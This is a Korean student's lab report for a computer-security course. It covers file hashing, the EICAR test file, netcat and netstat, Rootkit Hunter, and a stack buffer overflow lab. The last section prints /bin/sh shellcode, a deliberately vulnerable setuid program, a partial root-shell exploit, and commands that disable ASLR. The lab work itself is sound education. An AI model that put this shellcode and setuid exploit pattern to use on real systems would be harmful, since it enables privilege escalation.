[REPORT - 실습5]

과 목 명 : 컴퓨터보안 - 02
교 수 : 김영부 교수님
학번 : 2020112119
이름 : 강동희
제출일 : 2023.04.18

목 차

1 서 론

1.1 문제 정의

실습 1. 파일 검증(File Verification)

파일의 인증성(Authenticity)와 무결성(Integrity)을 확인할 수 있다. Windows 운영체제에서 지원하는 FileVerifier++ 프로그램을 통해 파일의 체크섬을 계산하여 corruption 혹은 tamper를 검증하는데 사용한다. 이 때, 해쉬를 통해 데이터를 고정된 크기로 변환하는 알고리즘을 사용하여 검증할 수 있다. 실습을 통해 임의로 생성한 텍스트 파일을 통해 해쉬 알고리즘을 적용하여 비교해보며, 파일을 강제로 수정하여 무결성을 확인하는 실습을 진행한다.

실습 2. 바이러스 서명(Virus Signature)

EICAR에서 개발한 안티바이러스 소프트웨어의 기능성 시험을 텍스트 파일로 생성하여 실행파일로 변환한 뒤 안티바이러스 프로그램으로 스캔하여 정상 작동하는지 확인해보는 실습이다. Virustotal 사이트를 통해 실행파일을 업로드하여 바이러스로 판단하는지 확인해본다.

실습 3. 악성프로그램 찾기(Finding Malware)

컴퓨터 시스템에 존재하는 악성코드 혹은 데이터 탈취 도구를 찾는 방법을 확인해보는 실습이다. Netcat을 설치하여 리스너를 실행하여 TCP connection 상태를 비롯해 모든 TCP, UDP 정보를 확인해본다.

실습 4. 루트킷(Rootkit)

오픈소스 프로그램 Rootkit Hunter를 설치하여, 허가되지 않는 컴퓨터나 소프트웨어의 영역에 접근하여 시스템 점검을 수행해본다.


실습 5. Buffer Overflow(BOF)

버퍼 오버플로우 취약점에 대해 실습을 진행한다. 해당 취약점을 이용해 루트 권한을 얻을 수 있는 기법을 찾아보며, 오버플로우 공격을 방어하기 위해 Fedora 운영체제에 내장된 보호 기법을 활성화/비활성화를 통해 확인할 수 있는 점들을 분석해본다.


1 본 론

2.1 실습 1 : 파일 검증(File Verification)

FV 메뉴의 'Process String'을 이용해 '감사합니다' 문자열의 CRC32 해쉬값 구하기




3 개의 텍스트파일을 준비하고 각각의 해쉬값 구하기(file1, file2 는 CRC16, file3 는 CRC32 사용)




Path	Hash	Encoding	Algorithm
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩file1.txt	3179	Hexadeci...	CRC16
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩file2.txt	9102	Hexadeci...	CRC16
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩file3.txt	8269786a	Hexadeci...	CRC32

test.txt 파일을 생성하여 해쉬값 계산하기



Path	Hash	Encoding	Algorithm	Verification	Size
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩test.txt	78cc4cc5	Hexadeci...	CRC32	Valid	15 bytes


FV 의 'Verify'를 이용해 test.txt 파일을 검증하여 상태가 'invalid'가 되도록 만들기




Path	Hash	Encoding	Algorithm	Verification	Size
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩test.txt	78cc4cc5	Hexadeci...	CRC32	Invalid	15 bytes

2.2 실습 2 : 바이러스 서명(Virus Signature)

텍스트 파일 생성 후 실행파일로 확장자 변경한다.



Virustotal 프로그램으로 스캔하여 위 실행파일을 검사한다.



2.3 실습 3 : 악성프로그램 찾기(Finding Malware)

Netcat을 설치하여 netcat 리스너를 실행한다.

```
root@ubuntu:/home/kangdonghee# nc -n -v -l -p 12345
Listening on 0.0.0.0 12345
```

새로운 터미널을 열어 netstat -an 을 입력하여 리스닝 목록을 확인한다.

```
root@ubuntu:/home/kangdonghee# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN
```

넷버스의 기본 포트인 12345번 서비스 포트가 리스닝임을 보여준다.

2.4 실습 4 : 루트킷(Rootkit)

루트킷 헌터를다운로드하여 압축 해제한다.

```
kangdonghee@ubuntu:~/Downloads$ ls
fv-0.6.3.5830W.msi  fv-0.6.6.6050W-x86_64.fva  rkhunter-1.4.6.tar.gz
kangdonghee@ubuntu:~/Downloads$ tar zxf rkhunter-1.4.6.tar.gz
```

스크립트를 실행하여 설치를 완료한다.

```
kangdonghee@ubuntu:~/Downloads$ cd rkhunter-1.4.6
kangdonghee@ubuntu:~/Downloads/rkhunter-1.4.6$ ./installer.sh
Rootkit Hunter installer 1.2.21
```

시스템 점검을 위해 명령어를 입력하여 실행한다.

```
root@ubuntu:/home/kangdonghee/Desktop/rkhunter-1.4.6/files# rkhunter --check
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...
```


실행 후 결과는 다음과 같다.

```
System checks summary
=====================

File properties checks...
    Required commands check failed
    Files checked: 137
    Suspect files: 6

Rootkit checks...
    Rootkits checked : 478
    Possible rootkits: 0

Applications checks...
    All checks skipped

The system checks took: 3 minutes and 7 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

2.5 실습 5 : Buffer Overflow(BOF)


(0) 실습 환경 준비 : Fedora Core 4 설치

1. Fedora Core4 iso 파일 설치



2. VMware Player 설치 (version 15 player 사용)

3. VMware Player에 Fedora Core 4를 설치 및 설정을 통해 실습 환경 준비



(1) Initial setup

Linux 기반 시스템은 heap과 stack의 시작 주소를 무작위로 지정한다. 이러한 특성 때문에 정확한 주소를 파악하여 실습을 진행하기 위해 randomization 기능을 비활성화한다.

```
[root@localhost Desktop]# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[root@localhost Desktop]# sysctl -w kernel.exec-shield=0
kernel.exec-shield = 0
```

(2) Shellcode

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
[root@localhost ~]# cat call_shellcode.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
        "\x31\xc0"
        "\x50"
        "\x68""//sh"
        "\x68""/bin"
        "\x89\xe3"
        "\x50"
        "\x53"
        "\x89\xe1"
        "\x99"
        "\xb0\x0b"
        "\xcd\x80"
;

int  main(int argc, char **argv)
{
        char buf[sizeof(code)];
        strcpy(buf, code);
        ((void(*)())buf)();
}
[root@localhost ~]# gcc -z execstack -o call_shellcode call_shellcode.c
[root@localhost ~]#
```

```
[root@localhost Desktop]# gcc -z execstack -o call_shellcode call_shellcode.c
[root@localhost Desktop]#
```

(3) The Vulnerable Program

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
        char buffer[12];

        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv)
{
        chat str[517];
        FILE *badfile;

        badfile = fopen("badfile", "r");
        fread(str, sizeof(char), 517, badfile);
        bof(str);

        printf("Returned Properly\n");
        return 1;
}
```

```
[root@localhost Desktop]# vi stack.c
[root@localhost Desktop]# gcc -z noexecstack -o stack stack.c
[root@localhost Desktop]# chmod 4755 stack
[root@localhost Desktop]#
```

(4) Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called “exploit.c”. The goal of this code is to construct contents for “badfile”. In this code, the shellcode is given to you. You need to develop the rest.

[실습 목표]
기본적인 버퍼 오버플로우 공격 기법을 배워보는 실습이다. C 언어를 사용해서 취약 코드를 작성하고, 해당 코드에서 버퍼 오버플로우 취약점을 삽입한다. 취약 코드를 실행하여, 결과를 통해 정상적인 코드와 어떠한 점이 다른지 비교한다.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
        "\x31\xc0"
        "\x50"
        "\x68""//sh"
        "\x68""/bin"
        "\x89\xe3"
        "\x50"
        "\x53"
        "\x89\xe1"
        "\x99"
        "\xb0\x0b"
        "\xcd\x80"
;

void main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;

        memset(&buffer, 0x90, 517);

        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for “badfile”. Then run the vulnerable program *stack*. If you exploit is implemented correctly, you should be able to get a root shell:

```
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x??\x??\x??\x??");
    strcpy(buffer+100,shellcode); */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

(5) Task 2: Protection in /bin/bash

Now, we let /bin/sh point back to /bin/bash, and run the same attack developed in the previous task. You should describe your observation and explaination in your lab report.

[실습 목표]
리눅스 환경에서 스택 기반 버퍼 오버플로우 취약점을 이용하여 공격 기법을 배워보는 실습이다. 취약한 C코드

를 작성하고 해당 코드를 실행하면서 취약점을 살펴본다. 또한 gdb 디버깅 도구를 사용하여 취약점을 분석하고, 적절한 공격 페이로드를 작성해본다.

```
[root@localhost ~]# sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

(6) Task 3: Address Randomization

We run the same attack developed in Task 1. How does the address randomization make your attacks difficult? You should describe your observation and explanation in your lab report.

[실습 목표]
ASLR이 적용된 환경에서의 메모리 누수 취약점을 찾고 이를 이용한 공격 기법을 배워본다. Task1과 같이 C코드에서 취약점을 찾아보고 gdb와 같은 디버깅 도구를 사용해 취약점을 분석한다. 이후, ASLR을 우회하여 메모리 누수 취약점을 이용한 공격 페이로드를 작성해본다. 시스템의 권한을 상승시켜 root 권한을 획득하거나, Shell을 실행하는 공격을 수행할 수 있다.

```
[root@localhost Desktop]# vi stack.c
[root@localhost Desktop]# gcc -z noexecstack -o stack stack.c
[root@localhost Desktop]# chmod 4755 stack
[root@localhost Desktop]#
```

(7) Task 4: Task: Stack Guard

We disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the "*-fno-stack-protector*' option. For this task, you will recompile the vulnerable program, stack.c, to use GCC's Stack Guard, execute task 1 again, and report your observation.

[실습 목표]
Stack Guard는 스택 버퍼 오버플로우 공격을 막기 위한 컴파일러 보안 기능 중 하나이다. BOF 공격은 입력값을 버퍼에 저장할 때 버퍼의 크기를 확인하지 않아 발생하는 취약점이다. Stack guard는 스택에 랜덤한 값을 삽입하여 이 값을 검사하는 방법이다. 따라서 실습을 통해 stack guard의 개념과 작동방식, 이를 이용한 스택 버퍼 오버플로우 공격을 막는 방법에 대해 확인해본다.

```
gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

3 결 론


3.1 실습 결과 및 분석

실습 1 : 파일 검증(File Verification)

해당 실습은 정보보안의 요소 중 Certification 과 Integrity 를 확인해볼 수 있었다. 파일의 무결성 검사(File Integrity check)를 통해 원본파일에 대해 수정 혹은 변형이 있는지 확인할 수 있다. FileVerifier++ 프로그램을 통해 파일의 checksome 을 계산하여 파일의 무결성을 확인하였다.

1. String 의 해시값을 확인하는 실습

"감사합니다" 문자열의 해시값을 확인해보는 실습을 진행했다. FileVerifier++ 프로그램의 "Evaluate String" 기능을 사용하여 String 과 Method 를 설정하여 Hash 값을 확인할 수 있다.



[결론]

CRC(Cyclic Redundancy Check)는 데이터 무결성을 검증하기 위해 사용되는 오류 감지 코드이다. FileVerifier++에서 사용한 Method 로 CRC32 를 사용하였는데 이는 32 비트 크기의 CRC 해시 값을 생성하는 방법이다. "감사합니다" 의 32 비트 해시 값으로 "cbdc72b9"임을 확인할 수 있다.

2. 다양한 문자열의 Hash 메소드 사용

텍스트 파일 3 개를 생성하여 CRC16 과 CRC32 method 를 적용하여 해시 값을 확인한다.

Path	Hash	Encoding	Algorithm
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩file1.txt	3179	Hexadeci...	CRC16
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩file2.txt	9102	Hexadeci...	CRC16
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩file3.txt	8269786a	Hexadeci...	CRC32

[결론]

데이터 무결성을 검증하기 위한 방법으로 CRC16 과 CRC32 를 적용하여 Hash 값을 확인할 수 있다. CRC16 은 16 비트 크기의 해시 값을 생성한다. 추가로 조사해본 결과 CRC16 은 주로 네트워크 프로토콜, 통신 시스템 및 기타 응용 분야에서 사용된다고 한다. 이를 통해 CRC16 은 비교적 작은 데이터 패킷에서 오류를 검출하는데 유용하다고 한다.

반면에 CRC32 는 파일 검사, 데이터베이스 검사 등 대용량 데이터에서 오류 검출에 많이 사용된다고 한다. CRC32 는 CRC16 보다 강력하고, 큰 파일에서도 안정적인 결과를 제공한다.

3. 파일의 무결성 확인

테스트 텍스트 파일을 생성하여 원본 파일의 해시 값을 확인해보고, 파일을 수정하여 변형된 텍스트 파일의 해시 값을 추출하여 파일의 변형을 탐지하는 실습을 진행한다.

Path	Hash	Encoding	Algorithm	Verification	Size
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩test.txt	78cc4cc5	Hexadeci...	CRC32	Valid	15 bytes


Path	Hash	Encoding	Algorithm	Verification	Size
C:₩Users₩dhK59₩OneDrive₩바탕 화면₩test.txt	78cc4cc5	Hexadeci...	CRC32	Invalid	15 bytes

[결론]

실습을 진행하기 위해 텍스트 파일을 생성했고, CRC32 method 로 해시 값을 확인하였고, 텍스트 파일을 수정하여 저장한 뒤, 동일한 method 로 해시 값을 확인하여 파일의 변형을 확인할 수 있었다. 이를 통해 파일의 무결성을 확인하는 방법에 대해서 알 수 있었다.

실습 2 : 바이러스 서명(Virus Signature)

해당 실습을 통해 바이러스 서명에 대해 알 수 있었다. 바이러스 서명은 컴퓨터 바이러스를 식별하는 데 사용되는 고유한 문자열 또는 패턴임을 알 수 있다. 안티바이러스 소프트웨어는 바이러스를 탐지하고 제거하기 위해 바이러스 서명 기반 감지 방법을 사용한다. 이 방법은 컴퓨터에 설치된 바이러스 데이터베이스를 사용하여 감지한다. 만약 바이러스 서명이 해당 데이터베이스와 일치할 경우 바이러스로 판단하게 된다.



[결론]

바이러스 서명에 대해 알아보기 위해 EICAR 에서 개발한 안티바이러스 소프트웨어의 기능성 시험을 텍스트 파일로 생성하여 실행 파일로 변환한 뒤 안티바이러스 프로그램으로 스캔하여 정상 작동하는지 확인하였다. 이를 통해 바이러스 파일에는 인간의 지문과 같은 signature 이 있다는 것과 안티바이러스 프로그램은 이를 데이터베이스화 시켜 탐지할 수 있다는 방식을 알게 되었다.

실습 3 : 악성프로그램 찾기(Finding Malware)

컴퓨터 시스템에 존재하는 악성코드 혹은 데이터 탈취 도구를 찾는 방법을 확인해보는 실습이다. Netcat 을 설치하여 리스너를 실행하여 TCP connection 상태를 비롯해 모든 TCP, UDP 정보를 확인해본다.

```
root@ubuntu:/home/kangdonghee# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN
```

[결론]

Netstat 명령어를 사용해 리스닝 포트 목록을 확인할 수 있다. -an 옵션을 통해 시스템에서 열려있는 모든 포트와 리스닝하는 프로세스의 정보를 확인할 수 있었다.

- 로컬 주소 및 포트 : 로컬 시스템에서 열려있는 포트의 주소와 포트 번호를 확인할 수 있다.
- 외부 주소 및 포트 : 외부 시스템에서 연결할 IP 주소와 포트 번호를 확인할 수 있다.
- 상태 : 포트의 현재 상태를 표시하여 LISTEN 을 확인할 수 있었다.

이를 통해 시스템 보안 및 네트워크 감시를 위한 도구로 활용할 수 있다는 점을 알 수 있으며, 현재 시스템에서 사용중인 포트와 해당 포트를 리스닝하는 프로세스의 정보를 확인할 수 있으므로, 이를 통해 보안 상태를 확인하고 필요한 조치를 취할 수 있음을 알 수 있었다.

실습 4 : 루트킷(Rootkit)

루트킷 헌터는 시스템에서 루트킷과 같은 악성 코드가 실행 중인지 여부를 확인하는 도구이다. 루트킷 헌터가 생성하는 레포트를 통해 어떤 정보를 얻을 수 있는지 확인해보았다.

```
System checks summary
=====================

File properties checks...
    Required commands check failed
    Files checked: 137
    Suspect files: 6

Rootkit checks...
    Rootkits checked : 478
    Possible rootkits: 0

Applications checks...
    All checks skipped

The system checks took: 3 minutes and 7 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

[결론]

루트킷 탐지 결과를 통해 탐지한 악성 코드와 관련된 정보를 얻을 수 있다.

로그 분석 : 시스템 로그를 분석하여 루트킷과 관련된 이벤트를 식별할 수 있다. 이러한 이벤트는 시스템에 대한 의심스러운 활동, 설치 및 작동을 나타내어 식별한다.

시스템 변경사항 : 시스템에서 감지된 변경사항을 보고한다. 실행 파일, 시스템 서비스, 인증서 등과 같은 항목에 대한 변화를 보고하는 정보를 확인할 수 있다.

보안 이벤트 : 시스템의 취약점, 악성 코드 감염, 외부 공격 등과 같은 보안 위협에 대해 보고하여 대처할 수 있다.

스캔 결과 : 종합적으로 시스템을 스캔하여 취약점, 보안 이슈, 악성 코드 및 루트킷과 같은 항목에 대한 정보가 포함되어 보안 검사, 모니터링, 보안 이슈 해결의 용도로 사용할 수 있음을 알 수 있다.

실습 5 : Buffer Overflow(BOF)

실습 5 를 진행해보면서 많은 오류들이 발생해 전체 실습을 진행하지 못했다. 대신, 실습 자료를 통해 실습을 진행하여 어떠한 점을 알 수 있는지 이론적인 부분에 대해 공부한 점과 오류를 해결하기 위해 접근했던 방법들에 대해서 정리한다.

Task1. 스택 버퍼 오버플로우 취약점을 이용해, 시스템의 악의적인 코드를 실행하는 실습

입력값을 받는 프로그램을 구현하여, 입력값의 길이가 버퍼 크기를 초과할 때, 스택 버퍼 오버플로우 취약점이 발생한다는 점을 알 수 있다. 또한 gdb 컴파일을 통해 **리턴 어드레스를 조작**하여, 버퍼 오버플로우 공격으로 인해 실행되는 코드의 위치를 조작할 수 있다는 것을 확인할 수 있다. 여기서 리턴 어드레스는 함수 호출 후, 다시 돌아올 코드의 주소를 저장하는 변수인데, 이때 스택 프레임의 구조를 이용해 리턴 어드레스가 저장된 위치를 파악할 수 있으며, 입력값을 조절하면 **리턴 어드레스를 악의적인 코드가 저장된 위치로 덮을 수 있다는 공격기법**을 실습할 수 있는 문제이다.

Task2. ASLR(Address Space Layout Randomization)의 보호 기능이 적용되어, 공격자가 악성 코드를 실행시키기 위해 메모리의 주소를 알아내야 한다. **Stack Guard 보호기능**으로 공격자가 스택 버퍼 오버플로우 공격을 시도하더라도, 프로그램이 비정상적으로 종료되어 공격을 막는 방식이다. 이때 명령어 사용에 있어서 설치 오류, 업데이트 오류로 인해 **NX(non-Executable)**을 해지하여 실습을 진행하였다. NX 는 실행 가능한 메모리 영역과 실행 불가능한 메모리 영역을 구분하여, 실행 불가능한 메모리 영역에는 코드를 저장할 수 없게 하는데, 이를 통해 **스택 버퍼 오버플로우 공격을 시도해도 악성 코드를 실행시키기 어렵다는 점**을 알 수 있었다.

Task3. ASLR 이 적용된 환경에서의 **메모리 누수 취약점**을 찾고 이를 이용한 공격 기법을 배워본다. 공격자는 악성 코드를 실행시키기 위해, 메모리 영역의 주소를 예측해야한다. 이를 위해서 공격자가 여러 번의 시도를 통해 예측된 주소에 악성코드를 삽입하고 실행시키는 방식으로 시도한다. ASLR 을 우회하여 공격에 성공하면 **프로그램이 비정상적으로 종료**가 되는 것을 확인해야 했다. 이러한 공격 방지를 위해서는 스택 보호 기능인 **Stack Guard 의 보호 기능이 필요하다는 것**을 알 수 있게 된다.
Task4. Stack Guard 는 스택 버퍼 **오버플로우 공격을 막기 위한 컴파일러 보안 기능** 중 하나이다. Stack guard 는 스택에 랜덤한 값을 삽입하여 이 값을 검사하는 방법이다. 즉, 스택의 보호 값을 덮어쓰는 **BOF 공격이 감지되면 프로그램이 종료**되며, 이외의 보안 기능으로 **ASLR, PIE** 등이 있다는 것을 조사할 수 있었다.

실습을 진행하면서, “-fno-stack-protector”의 옵션 명령이 오류가 발생하여 Task1 부터 진행하기 어려웠다. 해당 오류는 gcc 4.1.2 버전 이상에서 지원이 된다. 따라서 fedora 에서 gcc 버전을 업그레이드 하기 위해 다음과 같은 명령어를 입력했다.

```
sudo dnf upgrade gcc
```

해당 설치가 안되었는데 이유는 뒤에 task1 을 진행하지 못한 이유와 후술한다.

Task1 을 수행하기 위해 gdb: command not found: stack 의 오류 메시지가 발생하여, 역시 gdb 버전을 업그레이드 해야 한다고 알 수 있었다.

```
sudo dnf install gdb
```

실습 세팅과 task1 에서 진행하기 위해 gcc 와 gdb 를 업그레이드 하기 위해 dnf install 명령어를 사용하는데, fedora 에서는 dnf 가 설치가 되지 않았다.

```
yum install dnf
```

